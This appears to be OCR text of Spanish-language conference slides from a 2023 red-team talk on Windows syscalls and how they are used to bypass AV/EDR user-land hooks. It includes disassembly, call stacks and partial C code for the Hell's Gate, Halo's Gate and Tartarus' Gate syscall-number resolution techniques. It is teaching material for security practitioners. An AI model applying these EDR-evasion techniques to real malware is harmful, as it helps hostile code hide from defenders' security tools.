_> RED TEAM SPACE 2023 SPONSORS

KRAV MAGA HACKING

METABASE Q

SOLIDARITY LABS

Securetia

Vulseek

xelere
Making IT better

PUCARA

>>2023_EDITION<<

Silent steps in Windows using Syscalls

Mauricio Jara

@synaw_k

Agenda

- Arquitectura de windows
- Syscalls?
- User-Land Hooks
- AV/ EDR y Syscalls
- Obteniendo Syscall ID
- DEMO

>


Mauricio Jara

BASE4 SECURITY

@synaw_k

www.synawk.com

> arquitectura windows



> user mode & kernel mode

- Aplicaciones en modo usuario invocan funciones (**winapi**)(ej. **ReadProcessMemory**)
- Al llegar a **kernel32.dll** los parámetros son validados y transformados a unicode.
- Se hace una llamada a funciones Nt(Zw) en **ntdll.dll** (**NtReadVirtualMemory**)
- Llega a **kernel - mode**…
  - Acceso a hardware




Figure 8-4. Using the Native API to avoid detection

> syscalls

- Permite a las aplicaciones acceder a funciones directamente al kernel
  - Desde ntdll.dll y win32u.dll
- Funciones no documentadas
  - Nt y Zw
- Cada función tiene un identificador (SSN)
- Permite un mayor control de la ejecución de las funciones




Figure 8-4. Using the Native API to avoid detection

Practical Malware Analysis

> syscalls | winapi vs nt function

```
HANDLE CreateThread(
  LPSECURITY_ATTRIBUTES   lpThreadAttributes,
  SIZE_T                  dwStackSize,
  LPTHREAD_START_ROUTINE  lpStartAddress,
  LPVOID lpParameter,
  DWORD                   dwCreationFlags,
  LPDWORD                 lpThreadId
);
```

```
NTSTATUS NTAPI RtlCreateUserThread(

  IN HANDLE               ProcessHandle,
  IN PSECURITY_DESCRIPTOR SecurityDescriptor OPTIONAL,
  IN BOOLEAN              CreateSuspended,
  IN ULONG                StackZeroBits,
  IN OUT PULONG           StackReserved,
  IN OUT PULONG           StackCommit,
  IN PVOID                StartAddress,
  IN PVOID                StartParameter OPTIONAL,
  OUT PHANDLE             ThreadHandle,
  OUT PCLIENT_ID          ClientID );
}
```

> syscalls

```
ntdll!NtReadVirtualMemory:
00007ffe`7138d890 4c8bd1          mov     r10, rcx
00007ffe`7138d893 b83f000000      mov     eax, 3Fh
00007ffe`7138d898 f604250803fe7f01 test   byte ptr [7FFE0308h], 1
00007ffe`7138d8a0 7503            jne     ntdll!NtReadVirtualMemory+0x15 (7ffe7138d8a5)
00007ffe`7138d8a2 0f05            syscall
00007ffe`7138d8a4 c3              ret
00007ffe`7138d8a5 cd2e            int     2Eh
00007ffe`7138d8a7 c3              ret
00007ffe`7138d8a8 0f1f840000000000 nop    dword ptr [rax+rax]
```

>user-land hooks - AV/ EDR

- Redirecciona el flujo a un AV/EDR (Instrucciones JMP)
- Hooks en memoria a DLLs como kernel32.dll, kernelbase.dll, ntdll.dll, win32u.dll
- Analiza parámetros y call stack


```
ntdll!NtReadVirtualMemory:
00007ffe`7138d890 4c8bd1          mov     r10, rcx
00007ffe`7138d893 b83f000000      mov     eax, 3Fh
00007ffe`7138d898 f604250803fe7f01 test   byte ptr [7FFE0308h], 1
00007ffe`7138d8a0 7503            jne     ntdll!NtReadVirtualMemory+0x15
00007ffe`7138d8a2 0f05            syscall
00007ffe`7138d8a4 c3              ret
00007ffe`7138d8a5 cd2e            int     2Eh
00007ffe`7138d8a7 c3              ret
00007ffe`7138d8a8 0f1f840000000000 nop    dword ptr [rax+rax]
```

Win10

```
ntdll!NtReadVirtualMemory:
00007fff`c328d540 e9913712f4      jmp     00007FFFB73B0CD6
00007fff`c328d545 0000            add     byte ptr [rax], al
00007fff`c328d547 00f6            add     dh, dh
00007fff`c328d549 0425            add     al, 25h
00007fff`c328d54b 0803            or      byte ptr [rbx], al
00007fff`c328d54d fe              ???
00007fff`c328d54e 7f01            jg      00007FFFC328D551
00007fff`c328d550 7503            jne     00007FFFC328D555
00007fff`c328d552 0f05            syscall
00007fff`c328d554 c3              ret
00007fff`c328d555 cd2e            int     2Eh
00007fff`c328d557 c3              ret
00007fff`c328d558 0f1f840000000000 nop    dword ptr [rax+rax]
```


Win10
EDR

> bypass user-mode hook




> unhook syscalls | bypass user-land hook

- Leer de disco una versión de la dll antes de ser interceptada por el EDR
  - ntdll.dll. win32u.dll
- Reemplazar la sección **.text** en la dll interceptada en memoria.
- Análisis basado en tiempo por el EDR




> direct syscalls | bypass user - land hook

- Obtener el ID de la **syscall** y ejecutarlo directamente en una región de memoria de la aplicación.
  - A través de un archivo asm
  - Dinámicamente obteniendo el syscall ID (SSN) de la DLL.
- Syswhipers
- Análisis basado en el espacio de memoria donde se ejecuta la **syscall**



> indirect syscalls | bypass user - land hook

- Obtener el syscall ID (SSN) y redireccionar el flujo a la **syscall**
  - ntdll.dll, win32u.dll
- Puede ser usado cualquier instrucción syscall que no ha sido interceptada.
- Call Stack Analysis por parte del EDR



> call stack | bypass user-land hook

[0x0]	**ntdll!NtReadVirtualMemory+0x14**	**0x14fe58**	**0x7ffadb0d4...**
[0x1]	KERNELBASE!ReadProcessMemory+0x15	0x14fe60	0x14000102a
[0x2]	kr_winapi!main+0x2a	0x14feb0	0x1400012b4
[0x3]	kr_winapi!invoke_main+0x22	0x14fef0	0x7ffadbfd7344
[0x4]	kr_winapi!__scrt_common_main_seh+0x10c	0x14fef0	0x7ffadbfd7344
[0x5]	KERNEL32!BaseThreadInitThunk+0x14	0x14ff30	0x7ffadd6a26b1
[0x6]	ntdll!RtlUserThreadStart+0x21	0x14ff60	0x0

winapi call stack

Frame Index	Call Site	Child-SP	Return Address
[0x0]	**ntdll!NtReadVirtualMemory+0x14**	**0x14fea8**	**0x140001048**
[0x1]	kr_dsys!main+0x48	0x14feb0	0x1400012d8
[0x2]	kr_dsys!invoke_main+0x22	0x14fef0	0x7ffadbfd7344
[0x3]	kr_dsys!__scrt_common_main_seh+0x10c	0x14fef0	0x7ffadbfd7344
[0x4]	KERNEL32!BaseThreadInitThunk+0x14	0x14ff30	0x7ffadd6a26b1
[0x5]	ntdll!RtlUserThreadStart+0x21	0x14ff60	0x0

nt call stack

> obtener los Syscall ID

```
ntdll!NtReadVirtualMemory:
00007ffe`7138d890 4c8bd1          mov     r10, rcx
00007ffe`7138d893 b83f000000      mov     eax, 3Fh
00007ffe`7138d898 f604250803fe7f01 test   byte ptr [7FFE0308h], 1
00007ffe`7138d8a0 7503            jne     ntdll!NtReadVirtualMemory+0x15
00007ffe`7138d8a2 0f05            syscall
00007ffe`7138d8a4 c3              ret
00007ffe`7138d8a5 cd2e            int     2Eh
00007ffe`7138d8a7 c3              ret
00007ffe`7138d8a8 0f1f840000000000 nop    dword ptr [rax+rax]
```

Win10

```
ntdll!NtReadVirtualMemory:
00007fff`c328d540 e9913712f4      jmp     00007FFFB73B0CD6
00007fff`c328d545 0000            add     byte ptr [rax], al
00007fff`c328d547 00f6            add     dh, dh
00007fff`c328d549 0425            add     al, 25h
00007fff`c328d54b 0803            or      byte ptr [rbx], al
00007fff`c328d54d fe              ???
00007fff`c328d54e 7f01            jg      00007FFFC328D551
00007fff`c328d550 7503            jne     00007FFFC328D555
00007fff`c328d552 0f05            syscall
00007fff`c328d554 c3              ret
00007fff`c328d555 cd2e            int     2Eh
00007fff`c328d557 c3              ret
00007fff`c328d558 0f1f840000000000 nop    dword ptr [rax+rax]
```

Win10
EDR

> obtener los Syscall ID

- Diferentes identificadores por cada función y versión de windows.
- No ofrece portabilidad.

System Call Symbol	Windows NT				Windows 2000					Windows XP				Windows 2003 Server			Windows Vista			Windows 2008 Server			Windows 7
	SP3	SP4	SP5	SP6	SP0	SP1	SP2	SP3	SP4	SP0	SP1	SP2	SP3	SP0	SP1	SP2	SP0	SP1	SP2	SP0	SP1	SP2	SP0
DestroyPhysicalMonitor																	0x12fb	0x12fb	0x12fb		0x12fb		0x1327
DxEngGetRedirectionBitmap															0x1298	0x1298							
DxgStubContextCreate																							0x10cf
DxgStubCreateSurfaceObject																	0x1267	0x1267	0x1267		0x1267		
DxgStubDeleteDirectDrawObject																	0x12f7	0x12f7	0x12f7		0x12f7		0x1323
DxgStubEnableDirectDrawRedirection																	0x12f6	0x12f6	0x12f6		0x12f6		0x1322
GreFlush							0x1093		0x1093														
GreSelectBitmap									0x10f9		0x1101	0x1101	0x1101		0x1100	0x1100	0x1109	0x1109	0x1109		0x1109		0x110b
IsIMMEnabledSystem																							0x10e6
NtGdiAbortDoc				0x1000			0x1000		0x1000		0x1000	0x1000	0x1000		0x1000	0x1000	0x1000	0x1000	0x1000		0x1000		0x1000
NtGdiAbortPath				0x1001			0x1001		0x1001		0x1001	0x1001	0x1001		0x1001	0x1001	0x1001	0x1001	0x1001		0x1001		0x1001
NtGdiAddEmbFontToDC											0x10d6	0x10d6	0x10d6		0x10d5	0x10d5	0x10de	0x10de	0x10de		0x10de		0x10e0
NtGdiAddFontMemResourceEx							0x1004		0x1004		0x1004	0x1004	0x1004		0x1004	0x1004	0x1004	0x1004	0x1004		0x1004		0x1004
NtGdiAddFontResourceW				0x1002			0x1002		0x1002		0x1002	0x1002	0x1002		0x1002	0x1002	0x1002	0x1002	0x1002		0x1002		0x1002
NtGdiAddRemoteFontToDC				0x1003			0x1003		0x1003		0x1003	0x1003	0x1003		0x1003	0x1003	0x1003	0x1003	0x1003		0x1003		0x1003
NtGdiAddRemoteMMInstanceToDC							0x1006		0x1006		0x1006	0x1006	0x1006		0x1006	0x1006	0x1006	0x1006	0x1006		0x1006		0x1006
NtGdiAlphaBlend							0x1007		0x1007		0x1007	0x1007	0x1007		0x1007	0x1007	0x1007	0x1007	0x1007		0x1007		0x1007
NtGdiAngleArc				0x1004			0x1008		0x1008		0x1008	0x1008	0x1008		0x1008	0x1008	0x1008	0x1008	0x1008		0x1008		0x1008
NtGdiAnyLinkedFonts							0x1009		0x1009		0x1009	0x1009	0x1009		0x1009	0x1009	0x1009	0x1009	0x1009		0x1009		0x1009
NtGdiArcInternal				0x1005			0x100b		0x100b		0x100b	0x100b	0x100b		0x100b	0x100b	0x100b	0x100b	0x100b		0x100b		0x100b
NtGdiBRUSHOBJ_DeleteRbrush											0x1298	0x1298	0x1298		0x1294	0x1294	0x12b9	0x12b9	0x12b9		0x12b9		0x12d9
NtGdiBRUSHOBJ_hGetColorTransform							0x1265		0x1265		0x127d	0x127d	0x127d		0x1279	0x1279	0x129e	0x129e	0x129e		0x129e		0x12be
NtGdiBRUSHOBJ_pvAllocRbrush							0x1263		0x1263		0x127b	0x127b	0x127b		0x1277	0x1277	0x129c	0x129c	0x129c		0x129c		0x12bc
NtGdiBRUSHOBJ_pvGetRbrush							0x1264		0x1264		0x127c	0x127c	0x127c		0x1278	0x1278	0x129d	0x129d	0x129d		0x129d		0x12bd
NtGdiBRUSHOBJ_ulGetBrushColor							0x1262		0x1262		0x127a	0x127a	0x127a		0x1276	0x1276	0x129b	0x129b	0x129b		0x129b		0x12bb
NtGdiBeginGdiRendering																							0x100c

> técnicas para obtener el Syscall ID

```
int main(VOID) {
    PPEB Peb = (PPEB)__readgsqword(0x60);
    PLDR_MODULE pLoadModule;

    pLoadModule = (PLDR_MODULE)((PBYTE)Peb->LoaderData->InMemoryOrderModuleList.Flink->Flink - 0x10);
```

```
for (WORD cx = 0; cx < pImageExportDirectory->NumberOfNames; cx++) {
    PCHAR pczFunctionName = (PCHAR)((PBYTE)pModuleBase + pdwAddressOfNames[cx]);
    PVOID pFunctionAddress = (PBYTE)pModuleBase +
ddressOfFunctions[pwAddressOfNameOrdinales[cx]];

    if (djb2(pczFunctionName) == pVxTableEntry->dwHash) {
        pVxTableEntry->pAddress = pFunctionAddress;

        // MOV EAX
        if (*((PBYTE)pFunctionAddress + 3) == 0xb8) {
            BYTE high = *((PBYTE)pFunctionAddress + 5);
            BYTE low = *((PBYTE)pFunctionAddress + 4);
            pVxTableEntry->wSystemCall = (high << 8) | low;
            break;
        }
    }
}
```

Hell's Gate

> técnicas para obtener el Syscall ID

```
int main(VOID) {
    PPEB Peb = (PPEB)__readgsqword(0x60);
    PLDR_MODULE pLoadModule;

    pLoadModule = (PLDR_MODULE)((PBYTE)Peb->LoaderData->InMemoryOrderModuleList.Flink->Flink - 0x10);
```

```
for (WORD cx = 0; cx < pImageExportDirectory->NumberOfNames; cx++) {
    PCHAR pczFunctionName = (PCHAR)((PBYTE)pModuleBase + pdwAddressOfNames[cx]);
    PVOID pFunctionAddress = (PBYTE)pModuleBase +
ddressOfFunctions[pwAddressOfNameOrdinales[cx]];

    if (djb2(pczFunctionName) == pVxTableEntry->dwHash) {
        pVxTableEntry->pAddress = pFunctionAddress;

        // MOV EAX
        if (*((PBYTE)pFunctionAddress + 3) == 0xb8) {
            BYTE high = *((PBYTE)pFunctionAddress + 5);
            BYTE low = *((PBYTE)pFunctionAddress + 4);
            pVxTableEntry->wSystemCall = (high << 8) | low;
            break;
        }
    }
}
```

Hell's Gate

```
ntdll!NtReadVirtualMemory:
00007fff`c328d540 e9913712f4      jmp     00007FFFB73B0CD6
00007fff`c328d545 0000            add     byte ptr [rax], al
00007fff`c328d547 00f6            add     dh, dh
00007fff`c328d549 0425            add     al, 25h
00007fff`c328d54b 0803            or      byte ptr [rbx], al
00007fff`c328d54d fe              ???
00007fff`c328d54e 7f01            jg      00007FFFC328D551
00007fff`c328d550 7503            jne     00007FFFC328D555
00007fff`c328d552 0f05            syscall
00007fff`c328d554 c3              ret
00007fff`c328d555 cd2e            int     2Eh
00007fff`c328d557 c3              ret
00007fff`c328d558 0f1f840000000000 nop    dword ptr [rax+rax]
```

```
//if hooked check the neighborhood to find clean syscall
if (*((PBYTE)pFunctionAddress) == 0xe9) {
        for (WORD idx = 1; idx <= 500; idx++) {
                // check neighboring syscall down
                if (*((PBYTE)pFunctionAddress + idx * DOWN) == 0x4c
                        && *((PBYTE)pFunctionAddress + 1 + idx * DOWN) == 0x8b
                        && *((PBYTE)pFunctionAddress + 2 + idx * DOWN) == 0xd1
                        && *((PBYTE)pFunctionAddress + 3 + idx * DOWN) == 0xb8
                        && *((PBYTE)pFunctionAddress + 6 + idx * DOWN) == 0x00
                        && *((PBYTE)pFunctionAddress + 7 + idx * DOWN) == 0x00) {
                        BYTE high = *((PBYTE)pFunctionAddress + 5 + idx * DOWN);
                        BYTE low = *((PBYTE)pFunctionAddress + 4 + idx * DOWN);
                        pVxTableEntry->wSystemCall = (high << 8) | low - idx;
```

Halo's Gate

> técnicas para obtener el Syscall ID

```
int main(VOID) {
    PPEB Peb = (PPEB)__readgsqword(0x60);
    PLDR_MODULE pLoadModule;

    pLoadModule = (PLDR_MODULE)((PBYTE)Peb->LoaderData->InMemoryOrderModuleList.Flink->Flink - 0x10);
```

```
for (WORD cx = 0; cx < pImageExportDirectory->NumberOfNames; cx++) {
    PCHAR pczFunctionName = (PCHAR)((PBYTE)pModuleBase + pdwAddressOfNames[cx]);
    PVOID pFunctionAddress = (PBYTE)pModuleBase +
ddressOfFunctions[pwAddressOfNameOrdinales[cx]];

    if (djb2(pczFunctionName) == pVxTableEntry->dwHash) {
        pVxTableEntry->pAddress = pFunctionAddress;

        // MOV EAX
        if (*((PBYTE)pFunctionAddress + 3) == 0xb8) {
            BYTE high = *((PBYTE)pFunctionAddress + 5);
            BYTE low = *((PBYTE)pFunctionAddress + 4);
            pVxTableEntry->wSystemCall = (high << 8) | low;
            break;
        }
    }
}
```

Hell's Gate

```
ntdll!NtReadVirtualMemory:
00007fff`c328d540 e9913712f4      jmp     00007FFFB73B0CD6
00007fff`c328d545 0000            add     byte ptr [rax], al
00007fff`c328d547 00f6            add     dh, dh
00007fff`c328d549 0425            add     al, 25h
00007fff`c328d54b 0803            or      byte ptr [rbx], al
00007fff`c328d54d fe              ???
00007fff`c328d54e 7f01            jg      00007FFFC328D551
00007fff`c328d550 7503            jne     00007FFFC328D555
00007fff`c328d552 0f05            syscall
00007fff`c328d554 c3              ret
00007fff`c328d555 cd2e            int     2Eh
00007fff`c328d557 c3              ret
00007fff`c328d558 0f1f840000000000 nop    dword ptr [rax+rax]
```

```
//if hooked check the neighborhood to find clean syscall
if (*((PBYTE)pFunctionAddress) == 0xe9) {
        for (WORD idx = 1; idx <= 500; idx++) {
                // check neighboring syscall down
                if (*((PBYTE)pFunctionAddress + idx * DOWN) == 0x4c
                        && *((PBYTE)pFunctionAddress + 1 + idx * DOWN) == 0x8b
                        && *((PBYTE)pFunctionAddress + 2 + idx * DOWN) == 0xd1
                        && *((PBYTE)pFunctionAddress + 3 + idx * DOWN) == 0xb8
                        && *((PBYTE)pFunctionAddress + 6 + idx * DOWN) == 0x00
                        && *((PBYTE)pFunctionAddress + 7 + idx * DOWN) == 0x00) {
                        BYTE high = *((PBYTE)pFunctionAddress + 5 + idx * DOWN);
                        BYTE low = *((PBYTE)pFunctionAddress + 4 + idx * DOWN);
                        pVxTableEntry->wSystemCall = (high << 8) | low - idx;
```

Halo's Gate

```
0:008> u ntdll!NtAllocateVirtualMemory
ntdll!NtAllocateVirtualMemory:
00007ffe`9d7635c0 4c8bd1          mov     r10,rcx
00007ffe`9d7635c3 e9c0590800      jmp     ntdll!QueryRegistryValue+0x188 (00007ffe`9d7e8f88)
00007ffe`9d7635c8 f604250803fe7f01 test    byte ptr [SharedUserData+0x308 (00000000`7ffe0308)],1
00007ffe`9d7635d0 7503            jne     ntdll!NtAllocateVirtualMemory+0x15 (00007ffe`9d7635d5)
00007ffe`9d7635d2 0f05            syscall
00007ffe`9d7635d4 c3              ret
```

```
if (*((PBYTE)pFunctionAddress + 3) == 0xe9) {
        for (WORD idx = 1; idx <= 500; idx++) {
                // check neighboring syscall down
                if (*((PBYTE)pFunctionAddress + idx * DOWN) == 0x4c
                        && *((PBYTE)pFunctionAddress + 1 + idx * DOWN) == 0x8b
                        && *((PBYTE)pFunctionAddress + 2 + idx * DOWN) == 0xd1
                        && *((PBYTE)pFunctionAddress + 3 + idx * DOWN) == 0xb8
                        && *((PBYTE)pFunctionAddress + 6 + idx * DOWN) == 0x00
                        && *((PBYTE)pFunctionAddress + 7 + idx * DOWN) == 0x00) {
                        BYTE high = *((PBYTE)pFunctionAddress + 5 + idx * DOWN);
                        BYTE low = *((PBYTE)pFunctionAddress + 4 + idx * DOWN);
                        pVxTableEntry->wSystemCall = (high << 8) | low - idx;
                        return TRUE;
                }
                // check neighboring syscall up
```

Tartarus' Gate

> técnicas para obtener el Syscall ID

- SSN consecutivos
- Depende del tipo de hook

```
int main(VOID) {
    PPEB Peb = (PPEB)__readgsqword(0x60);
    PLDR_MODULE pLoadModule;

    pLoadModule = (PLDR_MODULE)((PBYTE)Peb->LoaderData->InMemoryOrderModuleList.Flink->Flink - 0x10);
```

```
for (WORD cx = 0; cx < pImageExportDirectory->NumberOfNames; cx++) {
    PCHAR pczFunctionName = (PCHAR)((PBYTE)pModuleBase + pdwAddressOfNames[cx]);
    PVOID pFunctionAddress = (PBYTE)pModuleBase +
ddressOfFunctions[pwAddressOfNameOrdinales[cx]];

    if (djb2(pczFunctionName) == pVxTableEntry->dwHash) {
        pVxTableEntry->pAddress = pFunctionAddress;

        // MOV EAX
        if (*((PBYTE)pFunctionAddress + 3) == 0xb8) {
            BYTE high = *((PBYTE)pFunctionAddress + 5);
            BYTE low = *((PBYTE)pFunctionAddress + 4);
            pVxTableEntry->wSystemCall = (high << 8) | low;
            break;
        }
    }
}
```

Hell's Gate

```
ntdll!NtReadVirtualMemory:
00007fff`c328d540 e9913712f4      jmp     00007FFFB73B0CD6
00007fff`c328d545 0000            add     byte ptr [rax], al
00007fff`c328d547 00f6            add     dh, dh
00007fff`c328d549 0425            add     al, 25h
00007fff`c328d54b 0803            or      byte ptr [rbx], al
00007fff`c328d54d fe              ???
